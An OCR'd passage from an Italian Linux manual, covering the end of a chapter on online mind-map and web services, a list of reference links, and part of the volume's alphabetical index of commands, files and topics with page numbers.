
Figura 46.29. Esempio di mappa realizzata con Mind42.



In alternativa, per tradurre un elenco testuale in mappa, si può usare *http://www.text2mindmap.com* , il quale non richiede registrazione

per l'utilizzo.

Figura 46.30. Esempio di mappa realizzata con Text2mindmap.



46.11 Riferimenti

- *Google documenti*, http://docs.google.com
- *Blogger*, https://www.blogger.com
- *Adrive*, http://adrive.com
- *Minus*, http://minus.com
- *Ideone.com*, http://ideone.com
- *Codepad*, http://codepad.org

- *1Freehosting*, *2Freehosting*, *Youhosting*, *http://www.1freehosting.com* , *http://www.2freehosting.com* , *http://www.youhosting.com*
- *Xeround*, *http://xeround.com*
- *PDFescape*, *http://www.pdfescape.com*
- *PDFonlinereader*, *http://www.pdfonlinereader.com*
- *Gazie*, *http://gazie.sourceforge.net*
- *GZT*, *http://gzt.nssitaly.com*
- *WIMS: www interactive multipurpose server*, *http://wims.unice.fr/wims/wims.cgi?lang=it*
- *Mind42*, *http://mind42.com*
- *Text2mindmap*, *http://www.text2mindmap.com*
- *Freeonline*, *http://www.freeonline.org*

Indice analitico del volume

« . 1356 .calendar 844 852 .cdservrc 3120 .cupsrc 2754 .cvsignore 3990 .dir_colors 1851 .disc-coverrc 3134 .fetchmailrc 4147 .forward 3927 4106 .fvwmrc 2876 .hushlogin 1152 .inputrc 1338 1407 .libao 3224 .mailrc 4113 4122 .netrc 1776 4073 .plan 3927 .poprc 4144 .procmailrc 4199 4215 4604 .profile 1295 .project 3927 .rhosts 3928 4809 .screenrc 1034 .shosts 4809 .telnetrc 3941 .vncrc 2920 .wgetrc 4344 .Xauthority 2808 2817 .Xdefaults 2943 .xinitrc 2794 2800 2876 .xloadimage 3060 .xmodmap 2859 .XPaintrc 3062 .Xresources 2945 .xserverrc 2794 .Xsession 2886 2894 .xsession 2886 2894 / 1791 // 2395 /etc/init.d/setserial 3693 /etc/minicom.users 3722 /etc/minirc.dfl 3722 /etc/ppp/chap-secrets 3735 3759 3804 /etc/ppp/ipv6-down 3739 /etc/ppp/ipv6-up 3739 /etc/ppp/ip-down 3739 3764 /etc/ppp/ip-down.d/ 3769 /etc/ppp/ip-up 3739 3764 /etc/ppp/ip-up.d/ 3769 /etc/ppp/options 3734 /etc/ppp/options.ttyS* 3734 /etc/ppp/pap-secrets 3735 3759 3804 /etc/ppp/peers/wvdial 3804 /etc/ppp/resolv.conf 3764 /etc/wvdial.conf 3801 3805 10base* 3420 10base2 3425 10base5 3424 10baseT 3426 386BSD 39 6to4 3562 3589 : 1356 A 3660 a.out 468 A2ps 2697 A6 3660 AAAA 3660 AbiWord 2992 abs() 2457 ac 1234 Accellerated graphics port 604 accento morto 935 access.log 4242 accesso 122 accesso al sistema 1141 accesso remoto 2906 2982 3928 4578 *account* 105 109 141

167 1141 *accounting* 1230 `accton` 1237 `addgroup` 1212 addizione binaria 79 *address resolution protocol* 3391 `addslashes()` 4411 `adduser` 1165 1212 `adduser.conf` 1212 `adjtime` 791 801 Adrive 4972 ADSL 4544 *agent* 3967 Agetty 1044 AGP 604 AIDE 4639 `aide.conf` 4639 `alias` 1356 alias 213 1320 3631 3664 `aliases` 4104 alias IP 3487 alimentatore 552 alimentazione 465 ALSA 3165 Alsamixer 3156 Alsamixergui 3156 ambiente 1484 AMI 645 AMR 607 Anacron 813 `anacrontab` 814 `animate` 3080 *anycast* 3546 3560 Aplay 3165 `apropos` 263 APT 376 413 `apt.conf` 414 `apt-get` 374 376 archive.org 45 archiviazione 1927 archivio Debian 359 Ardesia 2928 Arecord 3165 Arithmetic 2180 ARM 3347 ARP 3391 3508 *array* 2343 `array()` 4381 AsCD 3117 `at` 820 `at.allow` 818 `at.deny` 818 ATA 480 576 582 `atan2()` 2457 ATAPI 576 `atd` 818 *atime* 1885 `atq` 820 `atrm` 820 `atrun` 818 ATX 567 Audacity 3183 audio 3266 `audio` 3158 Audio modem riser 607 audio stream 3245 Aumix 3148 `authorized_keys` 4812 automazione-ufficio 2986 autorità di certificazione 4746 AVI 3266 avvio 107 310 502 717 Award 643 AWK 2251 *background* 767 *backspace* 906 *backup* 1992 `badblocks` 1607 Banner 2179 barra spaziatrice 906 `basename` 1838 `batch` 820 *baud* 3729 BD 1712 1715 1732 `bg` 773 1356 BIND 3619 `binmode` 2437 BIOS 623 `bitmap` 2968 *bit rate* 3098 3258 *blank* 2017 *block mode* 582 Blu-ray 1732 Blu-ray disc 1712 *boot* 107 140 310 *bootstrap* 107 140 *bot* 4039 *bps* 3729 braille 1058 BRE 2199 `break` 1356 4396 4399 4402 4404 *bridge* 3379 `brltty.conf` 1068 *broadcast* 3392 BSD 39 buffer 151 `bunzip2` 1943 *bus* 466 `bzip2` 1943 C 46 *cache* 151 1598 1683 `cal` 830 `calendar` 840 852 cambio tensione 553 campionatura sonora 3095 campo 2048 Camstudio

3271 cancellazione 190 194 1916 carattere 2953 carattere *jolly* 1292 cartella di messaggi 4138 `case` 1346 4396 casella postale 4138 *case insensitive* 150 *case sensitive* 104 150 cast 4378 `cat` 140 183 2018 cattura dello schermo 3044 cavallo di Troia 4589 `ccal` 831 `cd` 133 1356 Cdcd 3112 CDDA 3123 CDDB 3120 Cdlabelgen 3139 Cdparanoia 3124 `cdsound-recorder` 3162 CD-R 1732 CD-ROM 1712 CD-RW 1732 Center Europe summer time 787 Center Europe time 787 certificato 4746 CEST 787 CET 787 `cfdisk` 1611 `cfgmaker` 3981 CGI 4270 4298 `chage` 1205 `changecom` 2318 CHAP 3735 Chat 3789 `chattr` 1869 `chdir()` 2435 `checkpc` 2661 `chfn` 1170 `chgrp` 1859 chiave privata 4711 chiave pubblica 4711 `chmod` 219 1865 `chmod()` 2427 `chomp()` 2437 `chop()` 2437 `chown` 1857 2427 `chr()` 2458 `chroot` 4633 CHS 1598 `chsh` 1169 cifratura 4710 CIFS 1268 cilindro 1587 `cksum` 2060 Clamav 4595 `clamd` 4600 `clamd.conf` 4600 `clamdscan` 4602 `clamscan` 4595 Clamuko 4605 classe IPv4 3396 `clear` 989 *client* 144 `client.conf` 2754 cliente 144 *clipboard* 2949 `clock` 797 *cloner* 4039 Cloop 1743 `close` 2437 *cloud computing* 4883 *cloud provider* 4883 CNAME 3664 Codepad 4977 codice di interruzione di riga 2017 `col` 2031 `colcrt` 2031 collegamento 114 199 1886 collegamento fisico 1888 collegamento simbolico 1887 collisione 3373 `colrm` 2030 `column` 2029 comando di *shell* 1314 comando interno 1355 `comm` 2047 `command` 1356 *community* 3967 complemento alla base 76 complemento a due 78 complemento a uno 78 completamento automatico 204 *compositing window manager* 2928 *composition manager* 2928 composizione video 2928 compressione 1939 *computer* 87 94 comunicazione tra i processi 707 condivisione 4943 condotto 124 148 212 707 1290

1315 1529 conduttura 124 148 212 1290 1315 1529 config 4825 configurazione del *kernel* 455 500 configure 337 Configure.help 500 Configure-debian 383 console 972 1049 console 533 consolechars 1002 console virtuale 164 940 contabilità di sistema 1230 contabilità IP 4530 contenuto delle *directory* 1844 continue 1356 4399 4402 4404 <*Control c*> 707 <*Control* \> 707 convert 3074 copia 190 193 1886 copia di sicurezza 1992 *copyleft* 29 42 *copyright* 27 *core* 151 *core dump* 705 cos() 2457 cp 134 190 193 1894 Cpio 1927 Cramfs 1748 create_compressed_fs 1743 Creative Commons 45 crittografia 4710 crittografia asimmetrica 4711 crittografia a chiave pubblica 4711 crittografia a chiave segreta 4711 crittografia simmetrica 4711 cron 804 Cron 803 crontab 804 811 Cruft 380 crypt() 1163 csplit 2037 cstream 1916 *ctime* 1885 Cups 2734 2743 cupsaccept 2744 cupsd.conf 2748 2763 cupsdisable 2744 cupsenable 2744 cupsreject 2744 CurlFtpFS 1776 cut 2048 daemon 779 *daemon* 109 152 datagramma 3374 data di accesso 1885 data di creazione 1885 data di modifica 1885 date 792 *datei* 111 Daylight savings time 787 Dazuko 4592 DBMS 4979 Dcd 3108 DCE 3698 dd 1905 ddrescue 1912 Debconf 383 Debian 44 359 Deborphan 381 default 4396 define 2310 define() 4383 defined() 2460 delete() 2461 Delsafe 1981 demone 109 152 776 depmod 514 *desktop* 2894 df 187 1676 dhclient 3916 dhclient.conf 3916 dhclient.leases 3916 DHCP 3898 dhcp.conf 3902 3902 dhcp.leases 3902 dhcp3-server 3910 dhcpcd 3916 dhcpd 3902 dhcrelay 3914 di 1677 Dialog 1501 die() 2463 diff 2071 differenza tra i *file* 342 2070 Dig 3638 dir 1845 dircolors 1851 *directory* 111 175 1835

directory corrente 175 *directory home* 180 *directory* personale 180 `dirname` 1839 `DIR_COLORS` 1851 dischetto 477 disco 1582 disco fisso 477 disco magneto-ottico 1810 disco RAM iniziale 534 disco senza partizioni 1810 Disc-Cover 3134 `disc-cover.conf` 3134 `disktype` 1622 `display` 3082 `display_errors` 4373 dispositivo 251 474 524 dispositivo di memorizzazione 292 dispositivo di puntamento 1010 2780 dissipazione 560 `divert` 2320 divisione binaria 82 `dll.conf` 3024 DMA 582 `dnl` 2317 DNS 3409 3611 `do` 4401 `do()` 2463 documentazione 255 documentazione FAQ 273 documentazione interna 260 documentazione ipertestuale 265 documentazione LDP 274 documentazione specializzata 273 documentazione tradotta 261 `dog` 2024 `domainname` 3871 dominio 145 dominio, nome di 3407 `doschk` 1631 `dosfsck` 1628 Dpkg 368 `dpkg-reconfigure` 383 `dpkg-reconfigure locales` 877 `dpkg-scanpackages` 425 431 `driveprm` 1808 Dselect 374 394 `dsp` 3158 DST 787 DTE 3698 `du` 187 1680 1853 `dumpe2fs` 1624 `dumpkeys` 951 DVD 1715 3292 DVD+rw-format 1737 DVD+rw-tools 1737 Dvdauthor 3296 3300 Dvdbackup 3297 DVDStyler 3315 DVD-ROM 1712 DVD±R 1732 DVD±RW 1732 DVI 2585 `dvi2fax` 2608 `dviconcat` 2608 `dvicopy` 2604 `dvidvi` 2606 Dvilj 2600 `dvipng` 2609 Dvips 2587 `dvired` 2611 `dviselect` 2604 `e2fsck` 1625 Eawpatches 3208 `echo` 1356 1426 1486 *editing* 2123 editoria elettronica 2467 `edquota` 1708 *effective user id* 1141 `egrep` 2219 EHCI 615 `ehci-hcd.ko` 620 EIDE 587 EISA 600 elaboratore 87 94 elaboratore cliente 144 elaboratore servente 146 ELF 468 `else` 4395 El-Torito 1717 *email* 4093 4141 4177 EncFS 1784 `encfsctl` 1788 Enscript 2707 `env` 1484 `eof` 2437 EPS 2543

eps2eps 2550 Eqn 2507 ERE 2199 error.log 4242 error_reporting 4373 *escape* 209 1297 eseguibile 131 233 468 1460 esempio: ppp-chiudi 3798 esempio: ppp-connetti 3798 espansione 1305 espressione 2354 espressione aritmetica 1354 espressione regolare 152 2198 2215 2402 ESSID 3436 estensione .mg 3198 estensione .mid 3194 estensione .midi 3194 Etherape 2985 Ethernet 507 3412 3420 3479 3492 ethers 3510 eval 1356 eval() 2463 exec 1356 exec() 2453 Exiftool 3017 exists() 2461 exit 1295 1356 exit() 2463 *exit status* 1315 exp() 2457 expand 2051 export 1356 exportfs 3846 exports 3846 expr 1523 Ext2 142 293 Ext3 142 293 Ext4 142 293 Extended industry standard architecture 600 Extended service set it 3436 EXTLINUX 320 329 extract_compressed_fs 1743 eyeOS 4887 4897 factor 2099 fakechroot 4638 fakeroot 4638 FALSE 4374 false 1262 1518 falselogin 1262 falselogin.conf 1262 FAQ 273 FAT 142 fb0 1004 fbcon 1004 fcntl 2437 fdformat 244 1807 fdisk 297 1608 Feng Office 4924 Fetchmail 4147 FFmpeg 3272 fg 772 1356 fgrep 2219 FHS 1790 *fichier* 111 FIFO 707 1951 fig2dev 2998 file 186 1853 *file* 95 1389 file() 4423 fileno 2437 file_get_contents() 4423 file_put_contents() 4423 *file*-immagine 1811 *file-make* 337 File-roller 2981 *file* aperto 749 *file crontab* 803 *file* di dispositivo 524 *file* di testo 226 2016 2123 file eseguibile 131 *file* manager 2152 *file manager* 2974 *file* normale 111 *file* PPD 2666 *file* temporaneo 1483 *file system* 95 111 244 1606 1606 1790 *file system* compresso 1742 *file system* Unix 1599 filigrana 4863 filmato 3257 3266 3272 filtro di pacchetto IP 4484 filtro di stampa 2671 2674 *finalization* 1713 Find 242 2222 fine lavoro 168 Finger 3923 4570

finger 3923 fingerd 3923 *firewall* 4466 4484 firma digitale 4710 firma MD5 2061 firma SHA1 2062 *firmware* 3448 firmware 521 fissamaiuscole 904 933 *fixation* 1713 Flac 3230 flock 2437 *flooder* 4039 *floppy* 477 FLOSS 45 fmt 2025 fold 2028 *font* 2953 Foomatic-rip 2695 for 1345 2367 4402 foreach 2369 4404 *foreground* 767 Foremost 1975 foremost.conf 1975 forloop 2316 formattazione 1606 Fortune 2185 FOSS 45 FQDN 3407 *frame* 3375 *frame buffer* 1004 1008 free 756 FreeAmp 3239 3252 FreeBSD 39 Freenet6 3589 freshclam 4596 freshclam.conf 4596 fsck 1629 fsck.ext2 1625 fsck.ext3 1625 fsck.ext4 1625 fsck.msdos 1628 fstab 1672 1693 1772 FTP 4067 ftp 4073 ftpchroot 4088 ftpd 4085 ftpusers 4070 4088 ftpwelcome 4088 FTP anonimo 4070 4576 FTP attivo 4068 FTP passivo 4068 *fully qualified domain name* 3407 funzione 1351 FUSE 1768 fuse.conf 1770 Fuser 749 4662 fusermount 1768 fusibile 557 fuso orario 1261 Fvwm 2876 Gaim 4060 *gateway* 3379 Gazie 4993 gcal 837 Gcd 3117 Gdialog 1501 Gdm 2892 Geeqie 3090 genisoimage 1719 geometria del disco 1587 gestione delle immagini 3043 gestore di *file* 2152 2974 gestore di finestre 2876 2879 gestore di sessione 2885 2894 getc 2437 getfacl 1876 1876 getopts 1356 1380 gettext.sh 1395 Ghostscript 2527 2679 GID 141 Gimp 3068 Gksu 2823 glob() 2435 *globbing* 123 142 205 1292 Gmemusage 2984 GMT 787 Gnome 2897 gnomecc 2898 gnome-session 2897 Gnome-volume-control 3158 gnome-wm 2897 Gnome control center 2898 Gnome panel 2899 Gnome PGP 4745 GNU 42 Gnumeric 2990 GnuPG 4722 gogoc 3589 gogoClient 3589 Google documenti 4939 Gpaint 3087 Gpart 1632 gpasswd 1210 gpg 4722 gpgm 4722 GPGP 4745 gpm 1013

gpmdata 1011 GQview 3090 GraphicsMagick 3085 Greenwich mean time 787 Grep 243 2219 Grepmail 4138 Grip 3127 Groff 2467 groff 2513 group 1147 groupadd 1212 groupdel 1212 groups 1161 Growisofs 1737 grpck 1217 grpconv 1209 grpunconv 1210 gruppo di elaborazione 767 1328 gruppo privato 1180 gs 2527 gshadow 1209 gtcd 3110 gtkrc 2666 Gtypist 1109 gunzip 1939 GWADM 4434 gzcat 1939 gzip 1939 GZT 4993 *handshaking* 3698 *hard link* 1888 hash 1356 *hash* 2350 Hayes 3702 hd 2064 hd* 589 head 2035 hex() 2458 hexcat 2069 hexdump 2064 *host* 145 Host 3636 host.conf 3603 hostid 871 hostinfo-* 3916 hosting 4985 hostname 868 868 hosts 3606 hosts.allow 3834 3844 3869 4621 hosts.deny 3834 3844 3869 4621 hosts.equiv 2660 3928 4809 hosts.lpd 2660 *hotplug* 521 HOWTO 273 HPIJS 2539 2679 ht://Dig 4316 htdig.conf 4317 htdigconfig 4317 htmlentities() 4411 htmlspecialchars() 4411 htmlspecialchars_decode() 4411 html_entity_decode() 4411 htop 746 htsearch 4321 HTTP 4235 4241 4270 hwclock 798 i18n 153 Icecast 1 3246 ICMP 3473 icmplog 4692 ICQ 4056 id 1161 IDE 576 587 IDENT 4610 Ident2 4612 identd 4612 identity 4801 identity.pub 4801 identità efficace 1141 identità reale 1141 identità salvata 1141 identtestd 4613 Ideone 4975 id_dsa 4801 id_dsa.pub 4801 id_rsa 4801 id_rsa.pub 4801 IEEE 1003.1 46 IEEE 802.11 3431 IEEE 802.3 3412 3420 if 1347 2362 4395 Ifconfig 3476 3483 ifdef 2314 ifelse 2314 if_inet6 3565 IJS 2679 *im* 2870 ImageMagick 3071 imapd 4143 *implementation* 152 import 3081 impronta digitale 4715 in.fingerd 3923 in.ftpd 4085 in.identtestd 4613

in.rlogind 3932 in.rshd 3933 in.talkd 4030 in.telnetd 3939 in.tftpd 3948 include 2319 4410 include_once 4410 indice 1713 indicizzazione dei *file* 4316 Industry standard architecture 597 inetd 3826 inetd.conf 3024 3826 3832 info 266 Init 717 Initrd 534 Initrd tools 538 initscript 726 726 inittab 720 Init System V 717 inizializzazione 1606 innesto di un *file system* 143 1658 *inode* 1599 1601 inputrc 1338 1407 *input method* 2870 insmod 511 install 1903 installazione 289 installazione di applicativi 337 instradamento 3489 3510 int() 2457 internazionalizzazione 153 Internet Archive 45 *Internet domain socket* 3673 3677 Internet relay chat 4034 Internet service daemon 3825 interprete dei comandi 1287 interruzione di riga 143 invito della *shell* 1288 ioctl 2437 ip 3531 3532 IPC 707 IPlogger 4692 ipop2d 4143 ipop3d 4143 IPP 2734 Iproute 3531 IPTables 4487 IPTraf 4675 IPv4 3392 4441 IPv4-compatible IPv6 addresses 3561 IPv4-mapped IPv6 addresses 3561 IPv6 3469 3543 3565 3606 IP aliasing 3487 IRC 4034 ircd 4045 ircd.conf 4040 4041 ircd.motd 4041 ircII 4046 IRI 146 ISA 597 ISOLINUX 328 Isolinux 1729 Isosize 1820 ISO-OSI 3375 ISO 13346 1712 ISO 8802.11 3431 ISO 8802.3 3412 3420 ISO 9660 1712 ISO 9945 46 ISO 9995-7 938 ISRC 3092 isset() 4411 issue 1042 issue.net 3939 iwconfig 3456 iwlist 3462 *I-seek-you* 4056 *job* 147 jobs 769 1356 *job* di *shell* 767 1328 join 2050 Joliet 1718 jpeg2yuv 3277 Kappfinder 2903 Kaptain 1517 *kartei* 111 kbd_mode 941 Kcontrol 2902 KDE 2900 Kdm 2893 *kernel* 100 445 502 keys() 2461 Khelpcenter 2905 kill 764 773 1356 kill() 2453 killall 764 killall5 764 klogd 1133 Kmenuedit 2903 known_hosts 4806 Kolourpaint 3086

Konqueror 2979 Kpartx 1813 Kpersonalizer 2901 KQEMU 3344 Ktouch 1102 l10n 153 LAME 3218 LAN 3368 `last` 1232 `lastcomm` 1238 `lastlog` 1152 LBA 582 1598 `ld.so.cache` 345 `ld.so.conf` 345 `ldconfig` 345 `ldd` 348 LDP 274 led 943 `less` 256 `libao.conf` 3224 Libdelsafe 1981 1983 Libident 4613 `libpam.so` 1219 LibreOffice 2987 libreria 345 licenza del *software* 27 Licq 4056 linea dedicata 3780 *link* 114 199 `link()` 2427 `links.conf` 527 Linux 43 LinuxInfo 871 lista 2343 lista di comandi 1316 lista di posta elettronica 4217 `listen` 3251 livello di esecuzione 148 `ln` 136 199 1900 `loadkeys` 949 `locale` 875 1254 `locale.alias` 877 `locale.gen` 877 `localedef` 875 `locale-gen` 877 localizzazione 153 1242 `localtime` 791 1261 *local time* 787 *log* 147 `log()` 2457 `logger` 1132 *login* 122 141 1142 `login` 1143 `login.defs` 1191 *login* grafico 2885 *login* remoto 3928 4578 `logname` 1160 *logout* 122 141 Logrotate 1137 `logrotate.conf` 1137 *loop* 1811 *loopback* 3398 3477 3491 `lp` 2653 `lp0` 2633 `lpadmin` 2744 `lpc` 2657 `lpd` 2640 2650 `lpd.conf` 2661 `lpd.perms` 2661 `lpinfo` 2743 `lpq` 2655 `lpr` 2640 2653 `lprm` 2656 LPRng 2661 2719 `ls` 132 181 1845 `lsattr` 1871 `lsdev` 859 `lshw` 865 `lsmod` 512 Lsof 749 `lspci` 861 lspci 602 `lstat()` 2427 `lsusb` 864 Lucid desktop 4912 `luit` 999 `m//` 2395 M4 2301 macchina da scrivere 893 1075 Magicfilter 2682 *magic number* 186 1461 1853 3012 magic SysRq 542 `mail` 4113 `mail.rc` 4113 *mailing-list* 4217 Mailman 4220 `mailq` 4106 Mailx 4113 *main memory* 658 Make 341 `makedbm` 3869 3869 `MAKEDEV` 525 1793 1955 1955 `MAKEDEV.local` 1793 *makefile* 337 `Makefile` 337 3880 `make-kpkg` 453 `man` 263 MAN 3368 `man.config` 1256 *management information base* 3965 `manpath.config` 1256 mappa della tastiera 946

mappa della tastiera italiana 925 mascheramento 4466 maschera dei permessi 224 maschera di rete 3392 Mathopd 4241 `mathopd.conf` 4244 `mathopd.pid` 4242 MAU 3424 `mboot.c32` 327 MBR 313 1594 `mc` 2152 MCA 599 Mcedit 2169 `mcedit` 2169 `mcookie` 2816 `md5sum` 2061 Mdadm 1757 1764 `mdstat` 1757 `memdisk` 325 memoria *cache* 151 1598 1683 memoria centrale 658 memoria di massa 1581 1606 memoria tampone 151 memoria virtuale 294 1684 Memtest86+ 659 `menu.c32` 326 `mesg` 4026 messaggio del *kernel* 1133 messaggio sul terminale 4026 metacarattere 142 205 1292 MIB 3965 microcodice 3448 Micro channel architecture 599 Midge 3198 MIDI 3193 `midi2mg` 3198 Midnight Commander 2152 4084 MIME 4155 MinGetty 1043 Minicom 3722 Minix 42 43 MJPEG 3266 Mjpegtools 3276 MJPG 3266 `mkcramfs` 1748 `mkdir` 133 192 1835 `mkdir()` 2435 `mkdosfs` 1619 `mke2fs` 297 1616 `mkfifo` 707 1951 `mkfs` 246 1621 `mkfs.ext2` 297 1616 `mkfs.ext3` 297 1616 `mkfs.ext4` 297 1616 `mkfs.msdos` 1619 `mkinitrd` 538 `mkisofs` 1719 `mknod` 525 1954 `mksquashfs` 1746 `mkswap` 297 1687 `mkzftree` 1748 `mmsitepass` 4221 `mm_cfg.py` 4221 modem 3700 3780 modem: *baud* 3729 modem: bit/s 3729 modem: *bps* 3729 modem: configurazione 3725 modifica della parola d'ordine 172 `modinfo` 518 `modprobe` 515 `modprobe.conf` 510 515 518 modulo del *kernel* 509 modulo `ehci_hcd` 620 modulo `ohci_hcd` 620 modulo `uhci_hcd` 620 `mogrify` 3078 moltiplicazione binaria 81 monoprogrammazione 141 `montage` 3081 `more` 256 `motd` 1150 4088 motore di ricerca 4316 *mount* 143 1658 `mount` 247 1666 `mounts` 1675 *mouse* 1010 2780 2846 `mouse` 1011 MP3 3099 3127 3233 3234 MP3blaster 3234 MP3info 3212 Mpack 4174

MPEG 3266 3272 mpeg2enc 3281 Mpg321 3233 Mplayer 3266 mplex 3283 MRL 3266 MRTG 3980 mrtg.cfg 3981 MS-SYS 319 mtab 1675 *mtime* 1885 MUA 4108 *multicast* 3546 3899 multimedia 3266 multiprogrammazione 141 Mutt 4123 mv 139 198 1917 MX 3659 mysql_connect() 4427 mysql_fetch_assoc() 4427 mysql_num_rows() 4427 mysql_query() 4427 mysql_real_escape_string() 4411 mysql_select_db() 4427 Nail 4122 nail.rc 4122 named 3619 3633 named.conf 3647 3647 namei 1840 nastro 1581 NAT 3525 4466 4535 Nautilus 2977 nc 4696 ncal 834 NE2000 3422 net.conf 3024 NetBIOS 1268 NetBSD 39 Netcat 4696 *netmask* 3392 Netstat 4658 netstat-nat 4544 networks 3608 *network address translation* 3525 4466 *network time protocol* 3953 newaliases 4104 newgrp 1156 newlist 4222 *new-line* 143 2017 NFS 3845 4572 nice 828 NIS 3860 4580 nis 3888 nisdomainname 3871 nl 2020 nl2br() 4411 Nmap 4652 nodo di rete 145 nohup 776 nologin 1150 4088 nome a dominio 145 3407 3611 3615 nome di dominio 145 Normalize 3180 No init found. Try passing init= option to kernel 545 Nroff 2467 NS 3659 Nslookup 3635 nsswitch.conf 3889 3891 NTFS 1630 ntfsmount 1780 NTFSprogs 1630 1779 ntfs-3g 1780 NTFS-3g 1779 NTP 3953 ntp.conf 3957 ntpd 3957 ntpdate 3954 NULL 4374 null 251 Null-modem 3698 nvidiafb 1004 *object identifier* 3965 oct() 2458 od 2023 Ogg 3103 ogg123 3224 oggdec 3224 oggenc 3224 ogginfo 3224 Ogg Vorbis 3224 OHCI 615 ohci-hcd.ko 620 OID 3965 OIN 46 Okular 2624 open 1022 open() 2437 OpenBSD 39 OpenGoo 4924 OpenSSH 4800 OpenSSL 4767 OpenVPN 4845 Open Invention Network 46 Open

Source 45 operatore 2354 4387 `options` 4722 ora locale 787 `ord()` 2458 ordinamento 2043 Orphaner 381 OSI 3375 OSS 45 Outguess 4865 pacchetto 3373 pacchetto Debian 359 pacchetto di applicazioni 337 351 359 `pacct` 1237 PAM 1218 `pam.conf` 1220 `panel` 2899 PAP 3735 parallela 476 parametri di avvio 502 parametro 1300 parametro di avvio 310 parola d'ordine 142 parola d'ordine oscurata 1186 Parted 1635 Partimage 1645 partizione 1593 1608 1632 partizione di scambio 297 partizione di scambio per la memoria virtuale 1686 partizione Dos-FAT 1616 partizione estesa 1594 partizione Linux-nativa 297 partizione logica 292 partizione primaria 1594 partizione Second-extended 297 *passphrase* 142 `passwd` 1145 1168 1190 `passwd.md5` 2768 *password* 142 *password shadow* 1186 `paste` 2049 *pastebin* 4974 PAT 3525 4466 4535 PATA 576 582 `patch` 342 2087 *path* 1838 `pathchk` 1843 `pcal` 844 PCI 601 PCI Express 609 `pcmC0D0c` 3158 `pcmC0D0p` 3158 Pconsole 1034 PDF 2612 4991 PDFescape 4991 `pdffonts` 2621 `pdfimages` 2620 `pdfinfo` 2622 `pdftops` 2618 2620 PDU 3378 percorso 1838 percorso degli eseguibili 1855 percorso di fiducia 4740 Peripheral component interconnect local bus 601 Perl 2325 4298 permessi 116 219 personalizzazione 1242 pezza 342 PHP 4365 `phpinfo()` 4365 Pic 2507 PICS 4462 PID 148 Pidgin 4060 `pidof` 749 `ping` 3505 `pinky` 1159 PIO 582 582 `pipe` 2437 *pipe* 707 *pipeline* 124 148 212 1290 1315 1529 *pipe* con nome 1951 pittogramma 938 Platform for Internet content selection 4462 `play-sample` 3162 PLIP 3429 3480 3495 Plug & Play 477 `png2yuv` 3277 *point-to-point* 3369 3480 3495 3732 POM 2183 `pop()` 2461 Popclient 4144 porta 3470 porta parallela 476 porta seriale 3692 3770 `portmap` 3839 *port address translation* 3525 4466 POSIX 46 posta elettronica 4093 4141 PostScript 2524 2546

